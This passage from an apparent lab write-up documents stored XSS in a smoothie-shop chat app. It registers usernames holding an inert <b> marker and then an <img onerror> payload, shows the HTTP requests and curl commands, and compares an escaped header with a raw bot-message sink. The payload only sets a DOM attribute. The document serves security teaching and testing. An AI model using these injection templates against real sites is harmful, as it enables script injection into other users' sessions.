
Figure 11: Header baseline. The normal username is present in the account header.

Figure 12: First bot message. The server-generated HTML contains Hello Mdk22Lab inside .bubble.bot.
Step 5: Compare Both Username Sinks with Inert HTML
The next account used a harmless <b> element. This step checks parser behavior without JavaScript.
Exact value used in the reproduced instance:
<b id=mmp-6b0a9756>CONTROL</b>
Reusable form for a new instance:
<b id=mmp-<INSTANCE_ID>>CONTROL</b>
URL-encoded value used in the request:
%3Cb+id%3Dmmp-6b0a9756%3ECONTROL%3C%2Fb%3E
POST /register.php HTTP/1.1
Host: <LAB_HOST>
Content-Type: application/x-www-form-urlencoded

username=%3Cb+id%3Dmmp-6b0a9756%3ECONTROL%3C%2Fb%3E&password=<LAB_PASSWORD>
Equivalent command:
INSTANCE_ID='<FIRST_8_HOST_CHARACTERS>'

curl -i -sS -c smoothie-control.cookies -X POST \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode "username=<b id=mmp-${INSTANCE_ID}>CONTROL</b>" \
  --data-urlencode 'password=<LAB_PASSWORD>' \
  'https://<LAB_HOST>/register.php'

Figure 13: Inert marker. The username contains markup but no script or event handler.

Figure 14: Encoded registration request. The browser form-encodes the <b> element before sending it.

Figure 15: Inert account accepted. The application redirects to /chat.php.

Figure 16: Inert account render request. The new session is removed from the image.
The response handled the same stored value in two different ways:
<!-- Header: rendered as text -->
Hi, <b id=mmp-6b0a9756>CONTROL</b>
<!-- First bot message: rendered as markup -->
Hello <b id=mmp-6b0a9756>CONTROL</b>, welcome to Smooth Smoothies...

Figure 17: Safe comparison. The header escapes the angle brackets, so the tag is displayed as text.

Figure 18: Raw HTML sink. The first bot message contains a real <b> element.

Figure 19: Browser comparison. The header prints the tag, while the bot message renders CONTROL in bold. This isolates the vulnerable output location before the XSS test.
Step 6: Store the DOM-Marker Payload Without Opening Chat
The XSS account was created from Caido Replay. The redirect was not followed because /chat.php would render the username immediately.
Exact payload used:
<img src=x onerror="document.body.dataset.mmp='6b0a9756'">
Reusable form:
<img src=x onerror="document.body.dataset.mmp='<INSTANCE_ID>'">
This payload makes the image load fail and runs the onerror handler. The only effect is a local DOM attribute:
document.body.dataset.mmp = '6b0a9756'
URL-encoded value used in Caido:
%3Cimg+src%3Dx+onerror%3D%22document.body.dataset.mmp%3D%276b0a9756%27%22%3E
POST /register.php HTTP/1.1
Host: <LAB_HOST>
Content-Type: application/x-www-form-urlencoded

username=%3Cimg+src%3Dx+onerror%3D%22document.body.dataset.mmp%3D%276b0a9756%27%22%3E&password=<LAB_PASSWORD>
Equivalent command:
INSTANCE_ID='<FIRST_8_HOST_CHARACTERS>'

curl -i -sS -c smoothie-xss.cookies -X POST \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode "username=<img src=x onerror=\"document.body.dataset.mmp='${INSTANCE_ID}'\">" \
  --data-urlencode 'password=<LAB_PASSWORD>' \
  'https://<LAB_HOST>/register.php'

Figure 20: XSS account request. The full username payload remains visible. Only the password and reusable cookie are removed.

Figure 21: XSS account created. The server returns 302, points to /chat.php, and issues a new sm_sid. The cookie value is redacted, but its attributes remain visible.
Do not follow the redirect yet. The next step needs the unsolved state before the username is rendered.
Step 7: Record the Pre-Browser Negative Control
The first attempt cloned the registration request and changed its method and path. It returned the expected JSON, but the old form body and its Content-Length and Content-Type headers were still attached.

Figure 22: Rejected capture. The endpoint returned a useful result, but the request was not clean enough to keep as the final control.

Figure 23: First unsolved response. The result is solved:false, but the request-shape problem is fixed before this claim is locked.
The body and both body-related headers were removed. The clean request used the new sm_sid from Figure 21:
GET /__status.php HTTP/1.1
Host: <LAB_HOST>
Cookie: sm_sid=<XSS_ACCOUNT_SESSION>
Accept: application/json
Connection: close
Equivalent command:
curl -i -sS -b smoothie-xss.cookies \
  -H 'Accept: application/json' \
  'https://<LAB_HOST>/__status.php'

Figure 24: Clean pre-browser request. No copied registration body remains.
